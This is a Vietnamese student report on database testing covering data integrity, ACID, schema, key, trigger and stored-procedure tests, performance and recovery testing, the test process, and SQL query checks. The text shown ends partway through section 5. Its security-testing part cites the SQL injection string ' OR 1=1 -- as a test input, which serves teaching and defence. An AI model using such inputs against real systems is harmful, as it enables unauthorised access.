

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN

KHOA CÔNG NGHỆ THÔNG TIN

BỘ MÔN CÔNG NGHỆ PHẦN MỀM

--oOo--



# DATABASE TESTING

Thông tin thành viên:

Giang Đức Nhật – 22120252

Phan Thanh Tiến - 22120368

Nguyễn Bùi Vương Tiến - 22120370

Lý Trọng Tín - 22120371

Lớp:

CQ2022/31

Môn học:

Kiểm thử phần mềm

Giảng viên lý thuyết:

Ts. Trần Duy Hoàng

**Thành phố Hồ Chí Minh, tháng 10, năm 2025**

## MỤC LỤC

1.	GIỚI THIỆU .....	7
2.	TỔNG QUAN VỀ DATABASE TESTING.....	8
2.1.	Định nghĩa và khái niệm .....	8
2.2.	Mục tiêu của Database Testing .....	8
2.2.1.	Ánh xạ Dữ liệu (Data Mapping) .....	8
2.2.2.	Toàn vẹn Dữ liệu (Data Integrity) .....	9
2.2.3.	Tuân thủ và Quy định (Compliance and Regulations) .....	9
2.2.4.	Các thuộc tính ACID của Giao dịch .....	9
3.	CÁC LOẠI KIỂM THỬ DATABASE.....	11
3.1.	Structural Testing (Kiểm thử cấu trúc) .....	11
3.1.1.	Schema Testing.....	11
3.1.2.	Database Table, Column Testing.....	12
3.1.3.	Keys and Indexes Testing .....	12
3.1.4.	Stored Procedures Testing .....	13
3.1.5.	Trigger Testing .....	14
3.2.	Functional Testing (Kiểm thử chức năng) .....	15
3.3.	Non-Functional Testing.....	16
3.3.1.	Performance Testing .....	16
3.3.2.	Security Testing .....	16
3.3.3.	Recovery Testing: .....	17
3.3.4.	Compatibility Testing .....	17

4.	QUY TRÌNH KIỂM THỬ DATABASE.....	18
4.1.	Phân tích và thiết kế test case.....	18
4.1.1.	Phân tích yêu cầu .....	18
4.1.2.	Thiết kế Test Cases .....	18
4.2.	Chuẩn bị môi trường kiểm thử .....	19
4.2.1.	Thiết lập Database .....	19
4.2.2.	Lựa chọn Công cụ .....	20
4.2.3.	Chuẩn bị Dữ liệu (Test Data Preparation) .....	20
4.3.	Thực thi và xác minh.....	21
4.3.1.	Thực thi test cases .....	21
4.3.2.	Xác minh kết quả .....	21
4.4.	Tài liệu báo cáo và theo dõi .....	22
4.4.1.	Báo cáo lỗi (Defect Reporting) .....	22
4.4.2.	Theo dõi và Hồi quy (Tracking & Regression) .....	22
5.	CÁC KỸ THUẬT KIỂM THỬ .....	24
5.1.	SQL Queries Testing.....	24
5.1.1.	Kiểm tra tính chính xác của Queries.....	24
5.1.2.	Tối ưu hóa và Điều chỉnh Hiệu năng .....	26
5.1.3.	Kết luận.....	27
5.2.	Data-Driven Testing.....	28
5.2.1.	Sử dụng nhiều bộ dữ liệu khác nhau.....	28
5.2.2.	Kỹ thuật Phân vùng Tương đương (Equivalence Partitioning - EP) ..	30

5.2.3.	Kỹ thuật Phân tích Giá trị Biên (Boundary Value Analysis - BVA)...	31
5.3.	Black Box vs White Box Testing.....	32
5.3.1.	Black Box Testing .....	32
5.3.2.	Kiểm thử Hộp trắng (White Box Testing) .....	32
5.3.3.	Ứng dụng trong Kiểm thử Cơ sở dữ liệu (Database Testing).....	33
5.3.4.	Tóm tắt so sánh .....	35
6.	CÔNG CỤ KIỂM THỬ DATABASE.....	36
6.1.	JMeter.....	36
6.2.	DBFit.....	39
6.2.1.	Phương pháp tiếp cận.....	39
6.2.2.	Ví dụ: Kiểm thử CRUD "Hello World" với DbFit (MySQL) .....	39
6.2.3.	Continuous Integration sử dụng DBFit.....	42
6.2.4.	Kết luận.....	43
6.3.	tSQLt (Framework Unit Test cho SQL Server) .....	43
6.3.1.	Tính Cô lập (Isolation).....	43
6.3.2.	Ưu điểm .....	45
6.3.3.	Ví dụ minh họa .....	45
6.3.4.	Kết luận.....	46
6.4.	SQLMap (Công cụ Kiểm thử Xâm nhập) .....	46
6.4.1.	SQLMap là gì?.....	46
6.4.2.	Mục tiêu và Chức năng chính .....	47
6.4.3.	Security Testing (Kiểm thử Bảo mật).....	47

6.4.4.	Ví dụ .....	48
6.4.5.	Bài học/Kết luận .....	51
6.5.	Redgate SQL Compare.....	51
6.5.1.	Giới thiệu .....	51
6.5.2.	Hướng tiếp cận: "Diff" Schema .....	51
6.5.3.	Tính năng chính .....	54
6.6.	DBUnit .....	54
6.6.1.	Giới thiệu .....	54
6.6.2.	Chức năng chính .....	55
6.6.3.	Cách hoạt động .....	55
6.7.	NoSQLUnit .....	56
6.7.1.	Giới thiệu .....	56
6.7.2.	Chức năng chính .....	56
6.7.3.	Cách hoạt động .....	56
6.8.	HammerDB .....	57
6.8.1.	Giới thiệu .....	58
6.8.2.	Chức năng chính .....	58
6.8.3.	Cách hoạt động .....	58
6.9.	Swingbench .....	59
6.9.1.	Giới thiệu .....	59
6.9.2.	Chức năng chính .....	60
6.9.3.	Cách hoạt động .....	60

6.10.	QuerySurge.....	61
6.10.1.	Giới thiệu công cụ.....	61
6.10.2.	Chức năng chính .....	61
6.10.3.	Cách hoạt động .....	62
6.11.	So sánh ưu nhược điểm các công cụ .....	63
7.	BEST PRACTICES TRONG DATABASE TESTING .....	64
8.	KẾT LUẬN.....	66
	TÀI LIỆU THAM KHẢO .....	67

## 1. GIỚI THIỆU

Người dùng sử dụng ứng dụng thường chỉ tiếp xúc với giao diện, sử dụng các chức năng được cung cấp, do đó việc kiểm thử giao diện và tính năng thường được quan tâm nhiều hơn bởi nhà phát triển.

Tuy nhiên, Cơ sở dữ liệu là nơi lưu trữ, cung cấp dữ liệu thông tin về người dùng cũng như nhiều thành phần khác góp phần xây dựng lên ứng dụng đó.

Việc kiểm thử Cơ sở dữ liệu là điều cần thiết, bởi lẽ, nó là nguồn tài sản quan trọng. Cơ sở dữ liệu sẽ trở nên phức tạp hơn theo thời gian song song với sự phát triển của ứng dụng, vì vậy các “giá trị” được cất giữ trong cơ sở dữ liệu cần được đảm bảo an toàn.

Đối với những người lập trình viên, các sự cố trong việc truy vấn dữ liệu cần được hạn chế hết mức có thể, cũng như đảm bảo việc ánh xạ dữ liệu từ database lên mã nguồn luôn chính xác.

## 2. TỔNG QUAN VỀ DATABASE TESTING

### 2.1. Định nghĩa và khái niệm

Database Testing là một quá trình xác thực và xác minh chất lượng, chức năng, hiệu suất và bảo mật của một hệ thống cơ sở dữ liệu. Đảm bảo việc lưu trữ dữ liệu hoạt động chính xác, hiệu quả và an toàn.

Tồn tại sự khác biệt giữa Database Testing và các loại testing khác:

- UI Testing (Kiểm thử giao diện): Tập trung vào những gì người dùng nhìn thấy (giao diện, bố cục, tương tác).
- Database Testing: Tập trung vào "bên dưới" giao diện, đảm bảo dữ liệu được lưu trữ, truy xuất và quản lý một cách chính xác, toàn vẹn và an toàn.

Vai trò của Database Testing trong quy trình phát triển phần mềm:

- Đảm bảo tính toàn vẹn và chính xác của dữ liệu.
- Ngăn chặn mất mát hoặc hỏng hóc dữ liệu.
- Tối ưu hóa hiệu suất và khả năng mở rộng của hệ thống.
- Tăng cường bảo mật bằng cách xác định các lỗ hổng.

### 2.2. Mục tiêu của Database Testing

Trước khi đi sâu vào các loại kiểm thử, điều cần thiết là phải hiểu các mục tiêu chính mà chúng ta muốn đạt được.

Kiểm thử cơ sở dữ liệu không chỉ là tìm lỗi; đó là việc đảm bảo toàn bộ hệ thống dữ liệu hoạt động một cách đáng tin cậy. Dưới đây là bốn mục tiêu chính định hình mọi chiến lược kiểm thử cơ sở dữ liệu:

#### 2.2.1. Ánh xạ Dữ liệu (Data Mapping)

Ánh xạ Dữ liệu là hoạt động đảm bảo sự đúng đắn của dữ liệu từ khi được truy xuất ở Cơ sở dữ liệu, lên Backend Server và trả về cho Frontend.



Việc hạn chế sai sót khi mapping, không những giúp Frontend thể hiện dữ liệu chuẩn xác, mà còn giúp bảo mật các trường thông tin nhạy cảm của người dùng, thông qua việc mapping từ Entity qua DTO (Data Transfer Object). *DTO thông thường không thể hiện đầy đủ Entity, chỉ những trường cần thiết và phù hợp với ngữ cảnh mới được thể hiện tới người dùng.*

### **2.2.2. Toàn vẹn Dữ liệu (Data Integrity)**

Trong cơ sở dữ liệu, các dữ liệu còn có những mối quan hệ với các dữ liệu khác, hay những ràng buộc bên trong nó. Có thể kể đến các phụ thuộc dữ liệu, khóa ngoại, hay các ràng buộc duy nhất (uniqueness constraint).

Kiểm thử cơ sở dữ liệu giúp xác thực tính toàn vẹn của các mối quan hệ cũng như ràng buộc được định nghĩa trong cơ sở dữ liệu. Đảm bảo sự tính đúng đắn khi đối chiếu với tài liệu đặc tả.

### **2.2.3. Tuân thủ và Quy định (Compliance and Regulations)**

Dữ liệu nhìn chung mang tính nhạy cảm. Vì vậy, quy trình Ánh xạ Dữ liệu cần thực sự đảm bảo rằng các quy tắc nghiệp vụ có độ chính xác ở một mức độ nhất định.

Điều này giúp đảm bảo rằng ứng dụng tuân thủ các quy định về dữ liệu như GDPR (General Data Protection Regulation) hoặc HIPAA (Health Insurance portability and Accountability).

### **2.2.4. Các thuộc tính ACID của Giao dịch**

Đảm bảo rằng mỗi giao dịch cơ sở dữ liệu đều tuân thủ các thuộc tính ACID để giữ cho dữ liệu chính xác và sẵn có ngay sau khi quá trình thực hiện giao dịch hoàn tất.

ACID gồm 4 ý chính như sau:

- Atomicity: Tính nguyên tử - các thao tác trên dữ liệu hoặc được thực thi toàn phần, hoặc không được thực thi, việc thực thi chỉ một phần không được chấp nhận.

- Consistency: Tính nhất quán, đề cập đến việc dữ liệu phải luôn chính xác, nguyên vẹn và nhất quán sau khi một giao dịch đã diễn ra.
- Isolation: Tính cô lập, đảm bảo sự độc lập của từng giao dịch khi triển khai nhiều giao dịch cùng một lúc.
- Durability: Tính bền vững, đề cập đến việc bảo toàn dữ liệu, đảm bảo không có yếu tố bên ngoài hoặc bên trong nào làm hỏng thông tin.

### 3. CÁC LOẠI KIỂM THỬ DATABASE

#### 3.1. Structural Testing (Kiểm thử cấu trúc)

Kiểm thử Cấu trúc nhằm verify các thành phần tồn tại trong cơ sở dữ liệu. Việc Kiểm thử này cần người thực hiện nắm rõ và thành thạo việc truy vấn bằng SQL. Structural Testing gồm các loại sau:

##### 3.1.1. Schema Testing

Kiểm thử Schema gồm 3 phần chính:

- Xác thực tính tương quan của định dạng
  - Đảm bảo định dạng, kiểu, cấu trúc dữ liệu đồng nhất từ Frontend đến lúc Backend và Database lưu trữ dữ liệu.
  - Tránh xảy ra Data Type Mismatch, có thể hình dung với ví dụ nhỏ sau: Trong bảng User, cột AGE kiểu số nguyên (Integer), nhưng trên giao diện lại cho phép người dùng nhập "Hai mươi tuổi" (kiểu String). Lúc này, khi gửi dữ liệu về Server và thực hiện lưu trữ, Database cần báo lỗi sai kiểu dữ liệu
- Xác minh các bảng/cột không được ánh xạ:
  - Tránh thiếu hoặc thừa khi ánh xạ. Việc sai lệch schema giữa Backend Server và Database có thể do thêm/bớt một thuộc tính ở một phía, mà lại thiếu sự chỉnh sửa ở phía còn lại dẫn đến mất đi sự tương đồng.
  - Việc verify này đảm bảo consistency giữa Database - Backend - User Interface.
- Xác minh tính nhất quán trong môi trường không đồng nhất
  - Việc này cần thiết khi hệ thống sử dụng nhiều loại Database. Đảm bảo rằng code Backend ánh xạ chính xác đến tất cả các hệ thống cơ sở dữ liệu, có thể là SQL và cả NoSQL.

- Ví dụ: User được lưu trữ ở PostgreSQL và Cart được lưu tạm ở Redis. Backend Server sẽ cần các schema khác nhau để làm việc với 2 hệ thống trên. Một để nói chuyện với SQL, có bảng và cột; Một để nói chuyện với Redis, lưu trữ dạng Key-Value. Và chắc chắn rằng, ta sẽ không cố gắng sử dụng một câu lệnh SQL để thực hiện truy vấn dữ liệu Cart trên Redis.

### 3.1.2. Database Table, Column Testing

Cần đảm bảo sự đúng đắn về định nghĩa của từng cột và bảng (ví dụ như kiểu dữ liệu của cột - khoảng giá trị - các khóa chính/khóa ngoại hay constraints đã được cài đặt đúng với đặc tả hay chưa)

Các ví dụ về Data type mismatch hay việc quan hệ giữa User và Cart ở trên có thể được dùng lại để miêu tả cho phần này.

### 3.1.3. Keys and Indexes Testing

#### 3.1.3.1. Keys

Keys được dùng để định danh một đối tượng hay xác định mối quan hệ liên quan tới đối tượng đó.

- Primary key: Được dùng để định danh đối tượng trong Cơ sở dữ liệu, có constraint mặc định Non-null và Unique. Vậy cần test:
  - Uniqueless testing: Nếu bạn thêm một record có cùng giá trị primary key đã tồn tại trước thì điều này có xảy ra không.
  - Non-null: Nếu record mới được thêm vào với trường primary key null thì sao?
- Reference key: Đây là một cột trong một bảng dùng để tham chiếu đến Khóa chính của một bảng khác. Nó tạo ra một mối liên kết, đảm bảo tính toàn vẹn tham chiếu (Referential Integrity). Như vậy, khi kiểm thử cần xem xét:

- Khi thêm một record mới mà giá trị của khóa ngoại không hề tồn tại ở bảng cha thì sẽ như nào?
- Bảng con đang tham chiếu đến bảng cha, điều gì sẽ xảy ra nếu ta xóa bảng cha đi?

### 3.1.3.2. *Indexes*

- Giúp tăng tốc độ truy vấn dữ liệu (đặc biệt là các câu lệnh SELECT có điều kiện WHERE).
- Index CSDL tìm kiếm dữ liệu nhanh hơn mà không cần thực hiện full scan.
- Xem xét kiểm thử index ở một số khía cạnh:
  - Ta nên kiểm thử về việc Index đã được đánh đúng theo yêu cầu của đặc tả hay chưa?
  - Về hiệu năng, việc sử dụng index giúp tối ưu các câu truy vấn tới mức độ nào?
  - Kiểm tra xem ảnh hưởng của index lên các câu lệnh DML như INSERT, DELETE...

### 3.1.4. **Stored Procedures Testing**

Stored Procedures là một công cụ cần thiết khi làm việc với Cơ sở dữ liệu. Sử dụng chúng giúp cải thiện về mặt hiệu năng, loại bỏ các đoạn truy vấn SQL trùng lặp, và tăng khả năng bảo trì.

Nhưng khi viết các Stored Procedures, ta cần chú ý nhiều vấn đề. Phụ thuộc vào các Thủ tục được cài đặt, chúng có thể có tác động lớn đến Cơ sở dữ liệu, nếu không kiểm thử kỹ càng sẽ không tránh khỏi các sai sót nhỏ mà có thể khi đưa lên môi trường Production sẽ làm hư hại dữ liệu.

Một số vấn đề ta cần đảm bảo khi viết và triển khai Thủ tục lưu trữ có thể kể đến như:

1. **Functional Correctness:** Với các input hợp lệ, thì output cho ra có đúng như mong đợi? Nếu như Thủ tục có chứa các thao tác INSERT, DELETE, UPDATE,... Các thao tác có tác động đến Cơ sở dữ liệu, dữ liệu có đúng sau khi Thủ tục được thực thi hay không?
2. **Input Validation:** thực thi Thủ tục với các giá trị ở biên như min/max, chuỗi rỗng, giá trị 0 hay null... Có lỗi trả ra hay không và thông điệp (messages) có ý nghĩa và miêu tả rõ vấn đề không?
3. **Business Logic:** Các công thức, câu lệnh điều kiện và các vòng lặp có được cài đặt đúng với đặc tả hay chưa?
4. **Side Effects:** Nếu phần các đặt Thủ tục lưu trữ có chứa một số thao tác có liên quan đến trigger nào đó, thì khi ta thực thi Thủ tục đó, trigger có được kích hoạt hay không?

### 3.1.5. Trigger Testing

Trigger Testing là một trong những phần phức tạp nhưng tối quan của kiểm thử cấu trúc, bởi vì nó kiểm tra các hành động tự động và ngầm định xảy ra trong cơ sở dữ liệu.

Trigger Testing là đảm bảo rằng khi sự kiện kích hoạt xảy ra, đoạn mã của trigger sẽ chạy và thực hiện đúng logic nghiệp vụ mà nó được thiết kế để làm.

Trước khi kiểm thử trigger, cần biết rằng một trigger không thể được gọi trực tiếp. Ta cần đi qua 3 bước sau:

1. **Thiết lập (Setup):** Chuẩn bị dữ liệu của các bảng liên quan cho việc kiểm thử.
2. **Thực thi (Act):** Thực hiện câu lệnh INSERT, UPDATE hoặc DELETE trên bảng có trigger.
3. **Xác minh (Verify):** Kiểm tra xem kết quả của trigger có chính xác hay không.

Khi thực hiện kiểm tra, cần xác minh được:

- **Tính chính xác:** Trigger có thực hiện đúng hành động

- Tính đúng đắn của sự kiện: Trigger ON UPDATE có bị kích hoạt nhầm khi thực hiện INSERT không?
- Xử lý lỗi: Điều gì xảy ra nếu trigger thất bại? Ví dụ: Bạn đặt mua 50 "Laptop", nhưng tồn kho chỉ có 30. Trigger trừ kho nên thất bại và (quan trọng nhất là) nó phải **hủy bỏ (Rollback)** luôn cả lệnh INSERT đơn hàng ban đầu. Toàn bộ giao dịch phải thất bại.
- Trigger đệ quy (Recursive Trigger): Cần thận với các trường hợp trigger A cập nhật bảng B, và bảng B có trigger B lại cập nhật bảng A. Điều này có thể gây ra một vòng lặp vô hạn. Kiểm thử của bạn phải phát hiện ra điều này.

### 3.2. Functional Testing (Kiểm thử chức năng)

Functional Testing đảm bảo các giao dịch (transactions) được thực hiện bởi người dùng cuối (end users) phù hợp với các logic nghiệp vụ.

Việc kiểm thử chức năng có thể được thực hiện dưới hai hình thức:

- Black-box testing: Khi thực hiện kiểm thử black-box, ta không quan tâm tới phần cài đặt, thứ được quan tâm chính ở đây là input và output.
- White-box testing: Khi thực hiện kiểm thử White-box, ta đi vào phần cài đặt, cấu trúc của cơ sở dữ liệu để đảm bảo rằng nó đáp ứng đúng yêu cầu nghiệp vụ được đề ra.

Mục tiêu chính của Functional Testing:

1. **Kiểm tra các giao dịch (transactions):** Xác minh tính chất ACID (Atomicity, Consistency, Isolation, Durability) của các giao dịch.
2. **CRUD operations (Create, Read, Update, Delete):** (Black-box testing) Xác minh rằng các hoạt động CRUD từ phía ứng dụng (UI) được phản ánh chính xác trong CSDL.

3. **Kiểm tra business rules và logic:** (White-box testing) Kiểm tra các logic nội tại (triggers, logical views) để đảm bảo chúng thực thi đúng quy trình nghiệp vụ. Đây là phần quan trọng nhất của quá trình kiểm thử.
4. **Kiểm tra tính toàn vẹn và nhất quán của dữ liệu:** Đảm bảo CSDL chỉ chấp nhận dữ liệu hợp lệ và từ chối dữ liệu không hợp lệ theo quy tắc.

### 3.3. Non-Functional Testing

Kiểm thử Phi chức năng tập trung vào hiệu năng, tính bảo mật, sự ổn định và khả năng phục hồi của cơ sở dữ liệu.

#### 3.3.1. Performance Testing

- **Load Testing (Kiểm thử tải):** Đánh giá hiệu suất hệ thống dưới mức tải dự kiến (giả lập hệ thống đang có nhiều người dùng đồng thời). Ở phần này, ta cần kiểm thử Thời gian phản hồi (Response time) của các câu Query.
- **Stress Testing (Kiểm thử sức ép):** Đẩy hệ thống đến giới hạn để xác định điểm gãy và khả năng phục hồi. Mục tiêu là tìm ra điểm gãy (breaking point) của Cơ sở dữ liệu nhằm đánh giá quy mô của ứng dụng với hạ tầng đang có.

#### 3.3.2. Security Testing

- Kiểm tra **SQL injection**: SQL injection là kỹ thuật tấn công phổ biến. Kiểm tra các chuỗi như ' **OR 1=1 --**' vào ô mật khẩu, hay một vài chuỗi phổ biến khác. Đảm bảo rằng Cơ sở dữ liệu đủ an toàn để lưu trữ.
- Access control: Mục tiêu là đảm bảo người dùng chỉ có thể truy cập dữ liệu mà họ được phép. Khi sử dụng Cơ sở dữ liệu với một **user** chỉ có quyền **read-only** và thực hiện các câu query DML (Data Manipulation Language) như **DELETE** hay **INSERT**, hệ thống cần phải chặn các hành động này.



### 3.3.3. Recovery Testing:

- Các sự cố luôn có thể xảy ra ví dụ như: mất điện, hỏng ổ cứng... Ta cần đảm bảo Cơ sở dữ liệu có thể phục hồi dữ liệu khi những điều trên xảy ra.
- **Backup Testing (Kiểm thử sao lưu):** Mục tiêu ở đây là xác minh được quy trình sao lưu có hoạt động và file backup được tạo ra có đầy đủ thông tin hay không.
- **Restore Testing (Kiểm thử phục hồi):** Ta thực hiện phục hồi với file backup trên. Trong trường hợp này, cần xác minh được dữ liệu được phục hồi có đầy đủ hay không và mất bao lâu để phục hồi.

### 3.3.4. Compatibility Testing

Đảm bảo CSDL hoạt động tương thích trên các môi trường, hệ điều hành hoặc khi nâng cấp/hạ cấp phiên bản DBMS.

## 4. QUY TRÌNH KIỂM THỬ DATABASE

### 4.1. Phân tích và thiết kế test case

Giai đoạn này tập trung vào việc hiểu "cần kiểm thử cái gì" và "kiểm thử như thế nào".

#### 4.1.1. Phân tích yêu cầu

Đây là bước nền tảng. Cần thu thập và phân tích kỹ lưỡng các tài liệu sau:

- Yêu cầu nghiệp vụ (Business Requirements): Hiểu rõ các luồng xử lý của hệ thống ứng dụng. Ví dụ: "Khi người dùng đặt hàng, hệ thống phải tạo một bản ghi **Order** và các bản ghi **Order\_Item** tương ứng, đồng thời cập nhật số lượng tồn kho (**Inventory**)."
- Sơ đồ quan hệ thực thể (ERD - Entity-Relationship Diagram): Đây là bản đồ của database. Cần nắm rõ các bảng, các cột, và quan trọng nhất là các mối quan hệ (1-1, 1-n, n-n) và các ràng buộc khóa ngoại.
- Data Dictionary (Từ điển dữ liệu): Cung cấp chi tiết về kiểu dữ liệu (data type), kích thước, các ràng buộc (Constraints) như **NOT NULL**, **UNIQUE**, **CHECK** và các giá trị mặc định (Default values) của từng cột.
- Yêu cầu phi chức năng: Các mục tiêu về hiệu năng (ví dụ: "Truy vấn danh sách sản phẩm phải trả về kết quả dưới 2 giây") và bảo mật (ví dụ: "Mật khẩu người dùng phải được hash").

#### 4.1.2. Thiết kế Test Cases

Từ các phân tích trên, ta bắt đầu thiết kế các kịch bản kiểm thử (test cases). Các test case này phải bao phủ các yếu tố như sau:

#### 4.1.2.1. *Kiểm thử Tính toàn vẹn Dữ liệu (CRUD & Constraints)*

- Tạo (Create): Dữ liệu có được lưu chính xác không? Các giá trị **Default** có được gán đúng không?
- Đọc (Read): Dữ liệu truy vấn lên có khớp với dữ liệu đã lưu không?
- Cập nhật (Update): Chỉ các trường được phép thay đổi mới bị cập nhật?
- Xóa (Delete): Dữ liệu có bị xóa hoàn toàn không? Các ràng buộc khóa ngoại (Foreign Key) có ngăn chặn việc xóa các bản ghi "cha" khi còn bản ghi "con" không?
- Ràng buộc: Thử nhập dữ liệu vi phạm **UNIQUE**, **NOT NULL**, **CHECK**.

#### 4.1.2.2. *Kiểm thử Logic Nghiệp vụ (Business Logic)*

- Stored Procedures & Functions: Thiết kế test case coi chúng như các "API". Cung cấp tham số đầu vào (Input) và xác minh kết quả đầu ra (Output) hoặc trạng thái dữ liệu (Data State) sau khi thực thi.
- Triggers: Thiết kế các kịch bản kích hoạt trigger (ví dụ: **INSERT** vào bảng A) và kiểm tra xem hành động mong muốn (ví dụ: **UPDATE** ở bảng B) có xảy ra chính xác không.

#### 4.1.2.3. *Kiểm thử Hiệu năng*

Thiết kế các kịch bản để kiểm tra thời gian phản hồi của các câu truy vấn phức tạp, các kịch bản chịu tải (load test) với nhiều kết nối đồng thời.

## 4.2. Chuẩn bị môi trường kiểm thử

### 4.2.1. Thiết lập Database

Nguyên tắc vàng là **sự cô lập (isolation)**. Ta phải thiết lập một CSDL thử nghiệm (Test Database) riêng biệt.

- Môi trường này phải được tách biệt hoàn toàn với môi trường Production (dữ liệu thật) để tránh mọi rủi ro.
- Trong nhiều trường hợp, môi trường này cũng nên tách biệt với môi trường Development (để tránh xung đột khi lập trình viên đang thay đổi cấu trúc).
- Lý tưởng nhất, mỗi tester hoặc mỗi bộ test tự động (automation suite) nên có một database sạch (clean database) để đảm bảo các test không ảnh hưởng chéo lẫn nhau.

#### 4.2.2. Lựa chọn Công cụ

Tùy vào quy mô dự án, ta lựa chọn các công cụ hỗ trợ:

- **Quản lý CSDL:** Các IDE như DBeaver, SQL Server Management Studio (SSMS), DataGrip.
- **Test Execution Frameworks:** Các framework chuyên dụng như tSQLt (cho SQL Server), utPLSQL (cho Oracle) để viết unit test cho code trong CSDL.
- **Data Generation Tools:** Các công cụ tạo dữ liệu giả (ví dụ: Redgate SQL Data Generator, Mockaroo) để nạp dữ liệu cho các kịch bản hiệu năng.

#### 4.2.3. Chuẩn bị Dữ liệu (Test Data Preparation)

Database trống không thể kiểm thử. Ta cần nạp dữ liệu mẫu (populate data) vào CSDL thử nghiệm.

- **Nguồn dữ liệu:**
  - **Tạo mới (Synthetic Data):** Tự tạo dữ liệu thủ công hoặc bằng script. Cách này an toàn, sạch sẽ, nhưng tốn thời gian.
  - **Lấy từ Production (Production Data):** Lấy một tập con (sub-set) dữ liệu từ Production. Cách này thực tế, nhưng **bắt buộc** phải qua bước **ẩn danh (Anonymization)** hoặc **che giấu (Masking)** để loại bỏ mọi thông tin nhạy cảm (PII), tuân thủ các quy định như GDPR.

- **Các bộ dữ liệu (Data Sets):** Ta cần chuẩn bị các bộ dữ liệu riêng cho từng kịch bản:
  - Dữ liệu cho "happy path" (kịch bản thành công).
  - Dữ liệu cho "negative path" (kịch bản lỗi).
  - Dữ liệu cho kịch bản kiểm thử giá trị biên (boundary values).
  - Dữ liệu lớn (large volume) cho kiểm thử hiệu năng.
- Để chuẩn bị dữ liệu, một chủ đề thiết yếu là Quản lý dữ liệu kiểm thử (Test Data Management). Quản lý dữ liệu kiểm thử là quá trình lập kế hoạch, tạo, lưu trữ và quản lý dữ liệu được sử dụng để kiểm thử phần mềm. Chủ đề này sẽ không được đề cập trong báo cáo này, nhưng sẽ rất hữu ích và nên tham khảo. Đường dẫn được trích tại mục 4 phần Tài liệu tham khảo.

### 4.3. Thực thi và xác minh

#### 4.3.1. Thực thi test cases

Chạy các kịch bản đã thiết kế ở Giai đoạn 1 trên môi trường đã chuẩn bị ở Giai đoạn 2.

- Quá trình này có thể thực hiện thủ công (ví dụ: chạy các file .sql trực tiếp) hoặc tự động hóa (chạy các script test, các pipeline CI/CD).
- Ví dụ thực thi: Chạy một script mô phỏng 100 người dùng đăng ký tài khoản cùng lúc.

#### 4.3.2. Xác minh kết quả

Đây là bước quan trọng nhất: so sánh **kết quả thực tế (Actual Result)** với **kết quả mong đợi (Expected Result)**. Ta phải xác minh ở hai cấp độ:

- **Cấp độ bề mặt (UI/API):** Thông báo trả về cho người dùng (qua giao diện hoặc API) có chính xác không? (Ví dụ: "Tạo tài khoản thành công" hoặc "Lỗi: Email đã tồn tại").

- **Cấp độ Database (Database State):** Đây là mấu chốt. Ta phải truy vấn trực tiếp CSDL để kiểm tra:
  - Dữ liệu có được INSERT vào đúng bảng không?
  - Các trường dữ liệu có chính xác không?
  - Các trigger có được kích hoạt và cập nhật các bảng liên quan không?
  - Trong trường hợp lỗi, transactions có được ROLLBACK thành công không (tức là không để lại "rác" trong CSDL)?

## 4.4. Tài liệu báo cáo và theo dõi

### 4.4.1. Báo cáo lỗi (Defect Reporting)

Khi phát hiện sự khác biệt giữa thực tế và mong đợi, ta ghi nhận một "lỗi" (defect). Một báo cáo lỗi tốt cần bao gồm:

- Tiêu đề: Rõ ràng, tóm tắt được vấn đề.
- Các bước tái hiện (Steps to reproduce): Càng chi tiết càng tốt.
- Dữ liệu đầu vào (Input data): Dữ liệu đã dùng để gây ra lỗi.
- Kết quả mong đợi (Expected Results): Lẽ ra phải như thế nào?
- Kết quả thực tế (Actual result): Thực tế đã xảy ra là gì?
- Bằng chứng (Evidence): Logs, screenshots, hoặc một đoạn dump dữ liệu từ bảng liên quan.

### 4.4.2. Theo dõi và Hồi quy (Tracking & Regression)

Sử dụng các công cụ (như Jira, Trello) để theo dõi vòng đời của lỗi (từ New -> In Progress -> Fixed -> Closed).

Sau khi lập trình viên báo đã sửa lỗi, tiến hành thực hiện:

- Kiểm thử xác nhận (Confirmation Testing) - Chạy lại chính xác test case đã thất bại để đảm bảo lỗi đã được sửa.

- Kiểm thử hồi quy (Regression Testing): Chạy lại các test case *liên quan* (hoặc toàn bộ bộ test) để đảm bảo việc sửa lỗi này không vô tình *phá hỏng* các chức năng khác đang hoạt động tốt.

## 5. CÁC KỸ THUẬT KIỂM THỬ

### 5.1. SQL Queries Testing

Kiểm thử truy vấn SQL là hoạt động kiểm thử tập trung xác minh tính chính xác, tính toàn vẹn và hiệu năng của các câu lệnh SQL được ứng dụng.

Trong các ứng dụng hiện đại, việc đảm bảo các truy vấn không chỉ trả về đúng dữ liệu mà còn phải trả về nhanh là yêu cầu then chốt để đảm bảo chất lượng phần mềm.

Quá trình này thường bao gồm ba mảng chính: kiểm tra tính chính xác, kiểm tra tính toàn vẹn dữ liệu, và tối ưu hóa hiệu năng.

#### 5.1.1. Kiểm tra tính chính xác của Queries

Đây là hình thức kiểm thử hộp trắng (white-box testing) hoặc hộp xám (gray-box testing), nơi tester có kiến thức về cấu trúc CSDL và logic nghiệp vụ.

**Mục tiêu:** Đảm bảo câu lệnh SQL trả về chính xác tập dữ liệu mà nghiệp vụ yêu cầu, không thừa, không thiếu, và xử lý đúng các trường hợp biên.

##### 5.1.1.1. Các kỹ thuật thực hiện:

- **Kiểm tra logic nghiệp vụ:**

- **Mục đích:** Xác minh rằng các mệnh đề **WHERE**, **JOIN**, **GROUP BY**, và **HAVING** phản ánh đúng yêu cầu nghiệp vụ.
- **Cách làm:** Tạo ra các bộ dữ liệu thử nghiệm đa dạng.

**Ví dụ:** Với nghiệp vụ "Lấy danh sách khách hàng VIP (chi tiêu > 100tr) ở TP.HCM", tester cần chuẩn bị dữ liệu:

- Case 1: Khách hàng > 100tr ở TP.HCM (Kỳ vọng: Trả về).
- Case 2: Khách hàng = 100tr ở TP.HCM (Kỳ vọng: Không trả về - kiểm tra giá trị biên).



- Case 3: Khách hàng > 100tr ở Hà Nội (Kỳ vọng: Không trả về).
- Case 4: Khách hàng < 100tr ở TP.HCM (Kỳ vọng: Không trả về).
- **Kiểm tra tính đúng đắn của dữ liệu:**
  - **Mục đích:** Đảm bảo các phép **INSERT**, **UPDATE**, **DELETE** thay đổi dữ liệu đúng như mong đợi.
  - **Cách làm:**
    - Thực thi truy vấn.
    - Truy vấn trực tiếp CSDL để kiểm tra trạng thái của dữ liệu *sau khi* câu lệnh được thực thi.
    - So sánh kết quả thực tế với kết quả kỳ vọng.
